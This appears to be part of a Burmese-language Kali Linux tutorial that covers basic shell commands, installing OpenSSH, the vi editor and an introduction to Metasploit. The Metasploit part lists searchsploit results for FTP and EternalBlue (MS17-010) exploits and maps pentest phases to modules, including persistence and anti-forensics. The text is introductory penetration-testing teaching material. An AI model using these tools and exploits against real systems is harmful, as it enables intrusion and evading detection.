ပြီးတော့ Txt file ထဲမှာပါတာတွေကိုဖတ်လိုရပါတယ်။ အရင်ဆုံး txt file လေးတစ်ခုကို တည်ဆောက်ကြည့်ရအောင် စောနက Desktop အောက်မှာပဲ သွားဆောက်ပေးမှာဖြစ်ပါတယ်။ Command ကတော့ "touch Desktop/file.txt" ပဲဖြစ်ပါတယ်။ ကျွန်တော်ကတော့ အဲလိုမဆောက် ချင်ဘူး တစ်ခုထဲစာရှိကြပြီးသာ txt file ပဲတန်းဆောက်ချင်တယ်ဆိုရင် "echo "This is Testing for touch & cat" > Desktop/file.txt "



```
root@kali:~# echo "This is testing for touch & cat"
> Desktop/file.txt
root@kali:~#
```


OK file တည်ဆောက်ပြီးသွားပြီဆိုရင်တော့ အဲ file ထဲမှာရှိတဲ့စာတွေကို cat ကိုအသုံးပြုပြီးကြည့်ကြည့်ရအောင်။ Command ကတော့ "cat Desktop/file.txt" ပဲဖြစ်ပါတယ်။



```
root@kali:~# cat Desktop/file.txt
This is testing for touch & cat
root@kali:~#
```

အဲ txt file ကိုပြန်ဖျက်ခြင်တယ်ဆိုရင်တော့ rm Desktop/file.txt ပဲဖြစ်ပါတယ်။ လောလောဆယ်တော့ မဖျက်နဲ့မြှုပ်နည်း နောက်ခေါင်းစဉ်မှာ အဲ file လေးကိုဆက်ပြီး အသုံးပြုရနိုးမှာဖြစ်ပါတယ်။

**cp:** File တွေ Folder တွေကို copy လုပ်ချင်ရင်တော့ cp ဆိုတဲ့ command ကိုအသုံးပြုပါတယ်။ စောနက txt file လေးကို Download ထဲကိုကူးထည်ချင်တယ်ဆိုရင် "cp Desktop/file.txt Downloads "



```
root@kali:~# cp Desktop/file.txt Downloads
root@kali:~# ls Downloads/
file.txt
root@kali:~#
```


အပြီးချွဲလိုက်ချင်ရင်တော့ cp နေရာမှာ mv ကိုပြောင်းသုံးလိုက်လိုရပါတယ်။

**free:** Memory & Swap space ကိုကြည့်ချင်ရင်အသုံးပြုပါတယ်။ free Command ထက်စာရင် free -m ကပိုပြီးတော့ ရှင်းပါတယ်။

**df:** HDD Space ကိုကြည့်ချင်တဲ့အခါမှာအသုံးပြုပါတယ်။ df ထက်စာရင် df -h ကိုအသုံးပြုပြီး ကြည့်တာကပိုပြီးတော့ရှင်းပါတယ်။


## Package Installation

ကျွန်ုတ်တို့တွေ Kali Linux မှာ Package တစ်ခုခုကို ထက်ပြီးတော့ထည့်ချင်တဲ့အခါမှာဆိုရင် “apt-get install package\_name or apt install package\_name” ဆိုပြီးထည့်သွင်းပေးရပါတယ်။ အဲတော့ ကျွန်ုတ်က Kali Linux မှာ SSH server package လေးထည့်သွင်းပြပါမယ်။ Package Name ကတော့ OpenSSH လို့ခေါ်ပါတယ်။ OpenSSH မှာမူ Client နဲ့ Server ဆိုပြီး ဂျီးရှိပါတယ်။ ကျွန်ုတ်က Server ကိုသွင်းပြမှာဖြစ်ပါတယ်။ Command ကတော့ “apt install openssh-server” ပဲဖြစ်ပါတယ်။



```
root@MPS:~# apt install openssh-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  openssh-client openssh-sftp-server
Suggested packages:
  keychain libpam-ssh monkeysphere ssh-askpass molly-guard rssh ufw
The following packages will be upgraded:
  openssh-client openssh-server openssh-sftp-server
3 upgraded, 0 newly installed, 0 to remove and 1065 not upgraded.
Need to get 1,179 kB of archives.
After this operation, 28.7 kB disk space will be freed.
Do you want to continue? [Y/n]
```

အဲဒီမှာ Y ကိုနိပ်ပေးရပါမယ်။ Install လုပ်မှာ သေချာလား မသေချာဘူးလား မေးတာဖြစ်ပါတယ်။ တစ်ကယ်လို့ အဲဒီလိုမမေးချင်ဘူးဆိုရင် စောနက ရိုက်ခဲ့တဲ့ Command နော်မှာ -y ဆိုပြီးထည့်ပေးလိုက်ပါ။ အောက်ဖော်ပြပါပုံအတိုင်းပေါ်လာပြီဆိုရင်တော့ Install လုပ်တာပြီးဆုံးပြီဖြစ်ပါတယ်။




```
Setting up openssh-client (1:8.0p1-3) ...
Installing new version of config file /etc/ssh/ssh_config ...
Setting up openssh-sftp-server (1:8.0p1-3) ...
Setting up openssh-server (1:8.0p1-3) ...
Installing new version of config file /etc/init.d/ssh ...
Installing new version of config file /etc/ssh/moduli ...
rescue-ssh.target is a disabled or a static unit, not starting it.
Processing triggers for systemd (240-4) ...
root@MPS:~#
```

ဒါဆိုရင်တော့ Package Install လုပ်တာကိုနားလည်မယ်လို့ထင်ပါတယ်။ တဗြားလိုအပ်တဲ့ Package management နဲ့ပတ်သက်တာတွေကိုတော့ Video File ထဲမှာလေ့လာပေးပါ။

## How to use “vi”

အရင်ဆုံး “vi” အသုံးပြနည်းအကြောင်းမပြောခင် “vi”အကြောင်းလေးအရင် မိတ်ဆက်ပေးချင်ပါတယ်။ “vi”ဆိုတာက Linux မှာဆိုရင် အများဆုံးအသုံးပြုကြတဲ့ Text Editor တစ်ခုပါ။ Default အနေနဲ့လပါဝင်ပါတယ်။ “vi” မှာဆိုရင်တော့ Mode 2 မျိုးရှိပါတယ်။ Command Mode နဲ့ Insert Mode တို့ပဲဖြစ်ပါတယ်။ Terminal ကနေ vi ဆိုပြီးရိုက်လိုက်ရင်အရင်ဆုံးတွေ့မြင်ရတာကတော့ Command Mode ဖြစ်ပါတယ်။ Command Mode မှာ စာရိုက်လို့မရသေးပါဘူး command mode ဖြစ်တဲ့အတွက် command တွေပဲ ရိုက်လို့ရမှာဖြစ်ပါတယ်။ စာရိုက်ဖို့အတွက် Insert mode ကိုပြောင်းလဲပေးဖို့လိုပါတယ်။ အဲလို Mode change ဖို့ပေးဖို့အတွက်ဆိုရင် ကျွန်ုတ်တို့က “i” ကိုနိုပ်ပေးရပါတယ်။ အရင်ဆုံးကျွန်ုတ်တို့ Desktop ပေါ်မှာ vi ကိုအသုံးပြုပြီး Text file လေးတစ်ခုတည်ဆောက်ကြည့်ရအောင်။ Command ကတော့ “vi Desktop/hello.txt” ပဲဖြစ်ပါတယ်။ တစ်ကယ်လိုစာဖတ်သူတွေက Desktop မှာရောက်နေတယ်ဆိုရင်တော့ Desktop မလိုတော့ပါဘူး “vi hello.txt” ပဲဖြစ်ပါတယ်။



Ok ပုံမှာပြထားတဲ့အတိုင်းမြင်နေရတာကတော့ Command Mode ထဲကိုရောက်နေတာဖြစ်ပါတယ်။ အဲကနေကျွန်ုတ်တို့ “i” ကိုနိုပ်လိုက်ပါတယ်။

root@MPS: ~

File Edit View Search Terminal Help

-- INSERT -- 0,1 All


ဒါဆိုရင်တော့ Insert Mode ထဲကိုရောက်သွားပြီဖြစ်ပါတယ်။ အောက်မှာလဲ INSERT ဆိုပြီးပြပေးထားပါတယ်။ အဲဒီမှာကျွန်တော်တို့ စာတွေရှိက်ထည့်ပါမယ်။ ရိုက်ထည့်လိုပြီးပြီ ဆိုရင်တော့ keyboard ကနေ esc ကိုနိပ်ပါမယ်။ အဲဒါကတော့ ကျွန်တော်တို့တွေ Command Mode ကိုပြန်သွားတာဖြစ်ပါတယ်။ Command mode ရောက်မှသာလျှင် ကျွန်တော်တို့ရှိက်ထားတဲ့ Text တွေကို Save လုပ်လို့ရမှာဖြစ်လိုပါ။

root@MPS: ~

File Edit View Search Terminal Help


Hello this is testing for vi editor 1,35 All

Command mode ကိုပြန်ရောက်ပြီဆိုရင်တော့ ကျွန်တော်တို့တွေ Save လုပ်ပါမယ်။ အဲမှာ ရှိက်ရ မယ့် command ကတော့ “:wq” ဆိုတာပဲဖြစ်ပါတယ်။ အကယ်၍ Save မလုပ်ချင်ဘူးဆိုရင်တော့ “:q” ဆိုပြီး ရှိက်လိုပါသလို “:q!” ပြီးလဲရှိက်လိုပါတယ်။ အဲ ၂ ခုကွာခြားချက်ကတော့ q! ဆိုတာက တော့ Force ပေးပိုးပိတ်တာဖြစ်ပါတယ်။



```
root@MPS: ~
File Edit View Search Terminal Help
Hello this is testing for vi editor
:q
```

Save မလုပ်ချင်ရင်တော့ :q ဖြစ်ပါတယ်။



```
root@MPS: ~
File Edit View Search Terminal Help
Hello this is testing for vi editor
:q
```

ဒီလောက်ဆိုရင်တော့ vi နဲ့ပတ်သက်တဲ့ အခြေခံသဘောတရားတွေကို အားလုံးနားလည်မယ်လို့ မျှော်လင့်ပါတယ်။

## Introduction of Metasploit

အရင်ဆုံး Metasploit အကြောင်းလေး နည်းနည်းလောက်ဆွေးနွေးသွားပါမယ်။ Metasploit Framework ဆိုတာ Ruby-based framework တစ်ခုဖြစ်ပြီး Penetration Testing အတွက်တော့ အသုံးဝင်ဆုံး Framework တစ်ခုဖြစ်ပါတယ်။ Metasploit Framework ထဲမှာဆိုရင် Vulnerabilities check, Enumerate networks, Execute attacks နဲ့ evade detection အစရိတ်တဲ့ Tools တွေ အစုံလိုက်ပါဝင်ပါတယ်။ Metasploit Framework ကိုအမိကထား အသုံးပြုတာတွေကတော့ Penetration Testing နဲ့ Exploit Development တို့ပဲဖြစ်ပါတယ်။ Exploit မှာလဲ Local Exploit နဲ့ Online Exploit ဆိုပြီး ၂ မျိုးရှိပါတယ်။ Local Exploit ဆိုတာ Metasploit မှာ Default အနေနဲ့ပါဝင်တာဖြစ်ပါတယ်။ အသုံးပြုချင်တဲ့ exploit ရှိမရှိကို Local မှာရှာချင်တယ်ဆိုရင် searchsploit ဆိုတဲ့ command နဲ့တွဲအသုံးပြုပါတယ်။ ဥပမာ FTP နဲ့ပတ်သက်တဲ့ Exploit ကိုရှာချင်တယ်ဆိုရင် searchsploit FTP ဆိုပြီးရိုက်လိုက်ပါ။ Online exploit ကတော့ ကျွန်ုတ်တို့ တွေမှာမရှိတဲ့။ အသစ်ထွက်တဲ့ exploit တွေကို နာမည်ကြီး website တွေဖြစ်တဲ့ <https://www.exploit-db.com/> လို့ site မျိုးကနေအောင်လုပ် လုပ်ပြီး အသုံးပြုရတာဖြစ်ပါတယ်။ အဲ့အကြောင်းကိုနောက်မှာ ဖော်ပြထားပါတယ်။

Exploit Title	Path (/usr/share/exploitdb/)
(Gabriel's FTP Server) Open & Compact FTP Server 1.2 - 'PORT' Remote Denial of Service	exploits/windows/dos/12698.py
(Gabriel's FTP Server) Open & Compact FTP Server 1.2 - Authentication Bypass / Directory Traversal SAM Ret	exploits/windows/remote/27401.py
(Gabriel's FTP Server) Open & Compact FTP Server 1.2 - Full System Access	exploits/windows/remote/13932.py
(Gabriel's FTP Server) Open & Compact FTP Server 1.2 - Universal Denial of Service	exploits/windows/dos/12741.py
(Gabriel's FTP Server) Open & Compact FTPd 1.2 - Buffer Overflow (Metasploit)	exploits/windows/remote/11742.rb
(Gabriel's FTP Server) Open & Compact FTPd 1.2 - Crash (PoC)	exploits/windows/dos/11391.py
(Gabriel's FTP Server) Open & Compact FTPd 1.2 - Remote Overflow	exploits/windows/remote/11420.py
2X ThinClientServer 5.0 sp1-r3497 TFTP Service - Directory Traversal	exploits/windows/remote/31562.txt
32bit FTP (09.04.24) - 'Banner' Remote Buffer Overflow	exploits/windows/x86/remote/8614.py
32bit FTP (09.04.24) - 'Banner' Remote Buffer Overflow (PoC)	exploits/windows/x86/remote/8611.pl
32bit FTP (09.04.24) - 'CWD Response' Remote Buffer Overflow	exploits/windows/x86/remote/8613.py
32bit FTP (09.04.24) - 'CWD Response' Universal Overwrite (SEH)	exploits/windows_x86/remote/8621.py
32bit FTP - 'PASV' Reply Client Remote Overflow (Metasploit)	exploits/windows/x86/remote/8623.rb
32bit FTP Client - Remote Stack Buffer Overflow (Metasploit)	exploits/windows/x86/remote/16743.rb
3CServer 1.1 (FTP Server) - Remote Overflow	exploits/windows/remote/794.c
3Com 3CDaemon 2.0 FTP Server - 'Username' Remote Overflow (Metasploit)	exploits/windows/remote/16730.rb
3Com 3CDaemon FTP - Unauthorized 'USER' Remote Buffer Overflow	exploits/windows/remote/827.c
3Com FTP Server 2.0 - Remote Overflow	exploits/windows/remote/825.c
3Com SuperStack 3 NBX 4.0/4.1 - FTPD Denial of Service	exploits/hardware/dos/22060.txt
3Com TFTP Service (3CTftpSvc) - 'Mode' Remote Buffer Overflow (Metasploit)	exploits/windows/remote/16347.rb
3Com TFTP Service (3CTftpSvc) 2.0.1 - 'Long Transporting Mode' Overflow (PoC)	exploits/windows/dos/2855.py
3Com TFTP Service (3CTftpSvc) 2.0.1 - 'Long Transporting Mode' Remote Overflow	exploits/windows/remote/2865.rb
3Com TFTP Service (3CTftpSvc) 2.0.1 - Long Transporting Mode (Perl)	exploits/windows/remote/3388.pl
3Com TFTP Service (3CTftpSvc) 2.0.1 - Remote Buffer Overflow (Metasploit)	exploits/windows/remote/3170.py
3D-FTP 8.01 - 'LIST' / 'MLSD' Directory Traversal	exploits/multiple/remote/31921.txt

အထက်မှာဖော်ပြခဲ့တဲ့အတိုင်း ရှာလိုက်တဲ့အခါထွက်လာတဲ့ exploit တွေကအရမ်းများပါတယ်။ တစ်ကယ်လို့ ကျွန်ုတ်တို့က version ကိုသိတယ်ဆိုရင် Version နဲ့တွဲဖက်ရှာလို့ရပါတယ်။ ဥပမာ searchsploit MS17-010 ပဲဖြစ်ပါတယ်။

```
File Edit View Search Terminal Help
root@MPS:~# searchsploit MS17-010
Exploit Title | Path
| (/usr/share/exploitdb/)

Microsoft Windows - 'EternalRomance'/'EternalSynergy' /'EternalChampion' SMB | exploits/windows/remote/43970.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasplo | exploits/windows/dos/41891.rb
Microsoft Windows Server 2008 R2 (x64) - 'Srv0s2FeaToNt' SMB Remote Code Ex | exploits/windows_x86-64/remote/41987.py
Microsoft Windows Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Executi | exploits/windows/remote/42031.py
Microsoft Windows Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB | exploits/windows/remote/42315.py
Microsoft Windows Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Co | exploits/windows_x86-64/remote/42039.py
```

Metasploit ကဲ Kali မှာ Default အနေဖြင့်ပါဝင်ပြီးသားဖြစ်ပါတယ်။ Metasploit ကိုအသုံးပြုမယ်ဆိုရင်တော့ Terminal ကနေ msfconsole လိုရှိက်ထည့်ပြီးအသုံးပြုနိုင်ပါတယ်။ ကျွန်တော်တို့တွေ Metasploit ကိုအသုံးပြုမယ်ဆိုရင် Postgresql ကို start လုပ်ပေးရပါမယ်။ msfdb ကိုလဲ init လုပ်ပေးရပါမယ်။

```
root@MPS:~# service postgresql start
root@MPS:~# msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
root@MPS:~#
```

Terminal ကနေ msfconsole လိုရှိက်လိုက်ပါ။

```
root@MPS:~# msfconsole

[!] msf5 > [metasploit v5.0.19-dev]
+ -- ---=[ 1881 exploits - 1063 auxiliary - 328 post           ]
+ -- ---=[ 546 payloads - 44 encoders - 10 nops              ]
+ -- ---=[ 2 evasion                                         ]

msf5 > [
```


အောက်မှာတော့ Pentesting ရဲဘယ်အဆင့် တွေမှာ Metasploit ရဲဘယ် components တွေကို အသုံးပြုသလဲဆိုတာကို ဖော်ပြပေးထားပါတယ်။

Sr. No.	Penetration testing phase	Use of Metasploit
1	Information Gathering	Auxiliary Modules : portscan/syn, portscan/tcp, smb_version, db_nmap, scanner/ftp/ftp_version, and gather/shodan_search
2	Enumeration	Smb/smb_enumshares, smb/smb_enumusers, and smb/smb_login
3	Gaining Access	All metasploit exploits and payloads
4	Privilege Escalation	Meterpreter-use priv and meterpreter-getsystem

5	Maintaining Access	Meterpreter -run persistence
6	Covering Tracks	Metasploit Anti-Forensics Project

## Metasploit Components

Metasploit framework ဟာဆိုရင်တော့ အမိကအစိတ်ပိုင်းကြီး (၆) ခုနဲ့ဖွံ့စည်းထားတာ ဖြစ်ပါတယ်။ အဲဒါတွေကိုတော့ အောက်မှာပုံနှင့်တက္ကဖော်ပြထားပါတယ်။



အဲမှာပါဝင်တာ တစ်ခုချင်းဆီကို အောက်မှာ ဆက်ဖြီးရှင်းပြပေးပါမယ်။

### 1. Auxiliaries

Metasploit framework မှာပါဝင်တဲ့ Auxiliaries modules ကတော့ Scanning/Enumeration စတဲ့ အဆင့်တွေပြုလုပ်ဖို့အတွက် ပါဝင်တဲ့ module ဖြစ်ပါတယ်။ အဲအပြင် categories 18 မျိုးလောက်ကို ပါဝင်ပါသေးတယ်။ အဲ modules မှာဆိုရင်တော့ scanning tools တွေအများကြီးပါဝင်ပါတယ်။ အောက်မှာ ဖော်ပြထားတဲ့ ပုံကတော့ Auxiliaries မှာပါဝင်တဲ့ modules တွေ ဖြစ်ပါတယ်။

gather	pdf	vsplloit
bnat	sqlil	client
crawler	fuzzers	server
spoof	parser	voip
sniffer	analyze	dos
docx	admin	scanner

Auxiliaries module ကိုအသုံးပြုမယ်ဆိုရင်တော့ use auxiliary/scanner/ftp/ftp\_version ဆိုပြီး အသုံးပြုတာဖြစ်ပါတယ်။

## 2. Payload

Payload ဆိုတာက malicious activity တွေလုပ်ဆောင်ဖို့အတွက် Target system ထံသို့ပေးပို့ရတာ ဖြစ်ပါတယ်။ Payload အမျိုးစား (၃) မျိုးရှိပါတယ်။

**Singles** : ဒီ payload ကိုတော့ inline ဒါမှမဟုတ် non staged payloads လိုခေါ်ကြပါတယ်။ ဘာကြောင့်လဲဆိုရင် သူတို့က Target ရဲ့ vulnerability ကို exploit လုပ်ဖို့အတွက် လိုအပ်တာတွေ အကုန်ရှိနေတာကြောင့် ဖြစ်ပါတယ်။ မကောင်းတဲ့အချက်ကတော့ payload ရဲ့ size ပဲဖြစ်ပါတယ်။ သူတို့ထံမှာ ပြည့်စုံတဲ့ exploit နဲ့ shellcode တွေပါဝင်တာကြောင့် လေး တာတွေ ဘာတွေတော့ ရှိပါတယ်။

